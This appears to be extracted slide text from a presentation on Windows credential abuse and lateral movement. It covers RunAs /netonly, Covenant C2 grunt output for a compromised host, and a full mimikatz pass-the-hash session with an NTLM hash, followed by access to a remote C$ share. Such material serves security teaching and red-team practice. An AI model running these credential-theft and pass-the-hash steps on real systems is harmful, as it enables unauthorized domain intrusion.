
- Some Windows tools for remote management just work with SSO authentication
  - E.g. sc.exe or schtasks.exe
- Sometimes you do possess valid credentials that RunAs cannot verify
  - Local users of other systems
  - Domain users of non-trusted domains
- What do you do such cases?

# The Netonly Flag



# The Netonly Flag

- Tells RunAs that the specified credentials are for remote access only
- Windows will not validate the credentials you specify
  - Watchout wrong credentials!
- When you interact with a network resource, Windows will use the credential referred to by the logon session created
- Therefore, the Logon Session will not match the identity of the access token



# Your Own Runas

CreateProcessWithLogonW, CreateProcessAsUser, CreateProcessWithTokenW, LogonUserA...

- MSF
  - exploit/windows/local/run\_as
  - post/windows/manage/run\_as
  - post/windows/manage/run\_as\_psh
- Cobalt Strike
  - MakeToken
  - RunAs
- Covenant / SharpSploit
  - MakeToken

Grunt: 06d5a35760

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=====
Name:          06d5a35760
CommType:      HTTP
Connected Grunts:
Hostname:      FileServer
IPAddress:     192.168.83.158
User:          CAPSULE\Acapaz
Status:        Active
LastCheckIn:   5/31/19 1:28:59 PM
ActivationTime: 5/31/19 12:02:12 PM
Integrity:     High
OperatingSystem: Microsoft Windows NT 10.0.17134.0
Process:       powershell
Delay:         0
JitterPercent: 10
ConnectAttempts: 5000
KillDate:      12/31/99 11:59:59 PM
Tasks Assigned: bbe240beb4,3326bf1584,b3f73cc22a,9e1c332d29,bee819e646,c580582cde,57502b82fe,741...
Tasks Completed: bbe240beb4,3326bf1584,b3f73cc22a,9e1c332d29,bee819e646,c580582cde,57502b82fe,741...

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
**Do I Have Hashes?**

# MSV1\_0 / NTLM


*Pass-the-Hash*

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
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# NORMAL



# PASS-THE-HASH





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## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
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'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:administrador /domain:. /ntlm:BD35111AB3B0D46129E
FBDBAB06B49C4 /run cmd.exe
user      : administrador
domain    : .
program   : cmd.exe
impers.   : no
NTLM      : bd35111ab3b0d46129efbdbab06b49c4
: PID 3056
: TID 2568
: LSA Process is now R/W
: LUID 0 ; 655574 (00000000:000a0000)
\ msv1_0 - data copy @ 0000000000000000
\ kerberos - data copy @ 0000000000000000
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 0000000000161

mimikatz #
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Administrador: C:\Windows\system32\cmd.exe

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C:\Windows\system32>dir \\192.168.83.148\C$
El volumen de la unidad \\192.168.83.148\C$ no tiene etiqueta.
El número de serie del volumen es: B031-79AF

Directorio de \\192.168.83.148\C$

28/04/2019 17:13 <DIR> EFS Software
14/07/2009 05:20 <DIR> PerfLogs
28/04/2019 17:12 <DIR> Program Files
14/07/2009 06:57 <DIR> Program Files (x86)
28/04/2019 17:41 <DIR> Users
28/04/2019 17:13 <DIR> vfolders
28/04/2019 17:10 <DIR> Windows
0 archivos 0 bytes
7 dirs 52.862.881.792 bytes libres


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
*OverPass-the-hash > Pass-the-Ticket > AskTGT*

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
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


